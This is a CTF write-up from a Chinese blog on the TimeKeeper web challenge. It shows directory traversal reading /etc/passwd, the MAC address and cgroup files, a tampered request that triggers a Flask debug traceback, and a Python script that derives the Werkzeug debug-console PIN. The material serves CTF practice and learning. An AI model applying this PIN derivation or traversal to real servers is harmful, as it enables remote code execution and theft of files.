

攻防世界 web高手进阶区 10分题 TimeKeeper

原创

[思源湖的鱼](#) 于 2020-10-19 15:58:51 发布 442 收藏 1

分类专栏: [ctf](#) 文章标签: [ctf](#) [攻防世界](#) [网络安全](#) [flask](#) [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44604541/article/details/109147735

版权

CTF

[ctf 专栏收录该内容](#)

200 篇文章 23 订阅

订阅专栏

前言

继续ctf的旅程

开始攻防世界web高手进阶区的10分题

本文是TimeKeeper的writeup

解题过程

进入界面

TK-shop

[商品列表](#) [登录](#) [注册](#)

商品名称	商品价格	操作
wvFpoP	53	加入购物车
fu7Sxw	11	加入购物车
gk1Xlh	70	加入购物车
HE7KV3	62	加入购物车
u6jFK	10	加入购物车
foeHIK	29	加入购物车
wce4lp	27	加入购物车
DpSwUH	96	加入购物车
4gucoi	81	加入购物车

https://blog.csdn.net/weixin_44604541

惯例源码+御剑

源码没发现

御剑扫到一个Flask debug console

先正常注册登录

尝试在注册和登录界面sqli

失败

1

邮箱地址 : 1@1.com

剩余积分 : 1010.1

没有别的头绪

就尝试研究debug

参考Flask debug pin安全问题

在支付界面抓包

修改id和price

制造bug

进入debug界面

Request

Raw Params Headers Hex

```

POST /pay HTTP/1.1
Host: 220.249.52.133:53018
User-Agent: Mozilla/5.0 (X11; Linux; i686_4; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.133:53018/shopcar
Content-Type: application/x-www-form-urlencoded
Content-Length: 152
Connection: close
Cookie: PHPSESSID=da787bd5-87b3-420d-ad5c-8f03e0fa173f;
ecommodity_id=211101602942497113;ecommodity_id18=MTYyNR==[d68f1a510b8f82db1bc8e15f4475814e
e1f8831eef2eef01a8d47af0cb0e2];
session=eyJ0j38tqg0A0h1-LnL0/Lah3T0E7vTDBwumA4RGV3JFjdjHGey1E00hLac7J9DVf918D_j.mvceF8qe8HSEBYatY8
ecdvb26o-_FcaIN9JbEPM0Yay6ebopScpea0EDRv0hgo78Y0y1DL81eJGzE50H0CFVou0LomyFojBo7oc8R58ehh8zMHfn
Tolo1K09053DlaedocJ0KcE3arv7asTgc8R8eJ4tKy11a8D139e8T8eE3yC_L0CzJFzC4TW-C_Lfua2W-TeRFMh3a_FVob6
G1IcXpL_tgh0K3moeF7Ue-e0TTO89vF5Eap8NY_Eh7Fog_FJLdIeV_LaNEGE26fahemOpy8Vc
Upgrade-Insecure-Requests: 1
price=1'&id=10'&_url=905a0436edeb21de3f173225e0eea098806f1887cbb9db21e80ace93310b089e1911e83
0d4830d4d9bc8771bb0c3a14e42b1188165c28dd620546a1303e11d64

```

Response

Raw Headers Hex HTML Render

AttributeError

AttributeError: 'NoneType' object has no attribute 'price'

Traceback (most recent call last)

- File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2309, in __call__
 - return self.wsgi_app(environ, start_response)
- File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2295, in wsgi_app
 - response = self.handle_exception(e)
- File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1741, in handle_exception

https://blog.csdn.net/weixin_44604541

AttributeError

AttributeError: 'NoneType' object has no attribute 'price'

Traceback (most recent call last)

```

File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2309, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2295, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1741, in handle_exception
    reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2292, in wsgi_app
    response = self.full_dispatch_request()
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1815, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1718, in handle_user_exception
    reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1813, in full_dispatch_request
    rv = self.dispatch_request()
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1799, in dispatch_request
    return self.view_functions[rule.endpoint](**req.view_args)
File "/app/TKShop/shop.py", line 71, in pay
    price = item.price
AttributeError: 'NoneType' object has no attribute 'price'

```

https://blog.csdn.net/weixin_44604541

根据Flask debug pin安全问题

获取pin码需要以下这些信息

```

list = [ 当前用户, #通过读取/etc/passwd获取
'flask.app', #一般为固定值
'Flask', #一般为固定值
'/usr/local/lib/python2.7/dist-packages/flask/app.py', #flask目录下的一个app.py的绝对路径, 通过debug错误页面获取
mac地址的十进制, #通过读取/sys/class/net/eth0/address获取mac地址 如果不是映射端口 可以通过arp ip命令获取
机器名, #通过读取/proc/self/cgroup或/proc/sys/kernel/random/boot_id 或/etc/machine-id获取 ]

```

那就要想办法读取剩下的三个信息

没有什么可以操作的想法

在源码里看到个asserts目录

```

<!--Bootstrap core CSS-->
<link href="/asserts/css/bootstrap.min.css" rel="stylesheet">
<!--Custom styles for this template-->
<link href="/asserts/css/jumbotron-narrow.css" rel="stylesheet">

```

尝试了下目录穿越



成功了
打开

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
ctf:x:1000:8378::/home/ctf:
```

https://blog.csdn.net/weixin_44604541

用户可以用root或ctf

类似的
读取剩下的两个信息
mac地址

```
p2:59:86:12:71:cf
```

再转换为十进制 **2583524700623**

机器名
`/proc/self/cgroup` 得到的如下

```
11:pids:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
10:hugelb:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
9:perf_event:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
8:cpuset:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
7:cpu,cpuacct:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
6:devices:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
5:net_cls,net_prio:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
4:freezer:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
3:blkio:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
2:memory:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
1:name=systemd:/docker/19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad
```

是 19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad

/proc/sys/kernel/random/boot_id 得到的如下

```
161cddb0-fbcf-4ddb-bb86-5af547adc20c|
```

是 161cddb0-fbcf-4ddb-bb86-5af547adc20c

这俩为什么不一样？

困惑

先继续下去

于是得到所有信息如下

```
list = [ 'root', #当前用户, 通过读取/etc/passwd获取
        'flask.app', #一般为固定值
        'Flask', #一般为固定值
        '/usr/local/lib/python2.7/dist-packages/flask/app.py', #flask目录下的一个app.py的绝对路径, 通过debug错误页面获取
        '2583524700623', #mac地址的十进制, 通过读取/sys/class/net/eth0/address获取mac地址 如果不是映射端口 可以通过arp ip命令
        获取
        '19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad' #机器名, 通过读取/proc/self/cgroup或/proc/sys
        /kernel/random/boot_id 或/etc/machine-id获取 ]
```

脚本

```

import hashlib
from itertools import chain
probably_public_bits = [
    'root',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python2.7/dist-packages/flask/app.py' # getattr(mod, '__file__', None),
]

private_bits = [
    '2583524700623',# str(uuid.getnode()), /sys/class/net/ens33/address
    '19ef9f241e480f2bca3437d27505a657eda03c05014023382e1b00667d4c82ad'# get_machine_id(), /etc/machine-id
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0') for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)

```

得到pin码
但是做了好些尝试
还是一直pin码不对




人傻了

...

然后突然想到

何不直接目录穿越试试获取flag呢



得到flag


提交

...

假的flag

...

尝试改下后缀



得到真flag

...

无话可说

结语

这题给我搞傻了

搞了半天

结果是最简单的目录穿越就可以得到flag

不过学到了关于flask debug的知识

但本题的pin码一直搞不对

有师傅教教么

- [Flask debug pin安全问题](#)
- [Flask debug 模式 PIN 码生成机制安全性研究笔记](#)
- [从一道ctf题谈谈flask开启debug模式存在的安全问题](#)
- [Flaskapp\(SSTI+Flask PIN\)](#)

还是有好些问题没搞明白

先记一笔

回头再来看看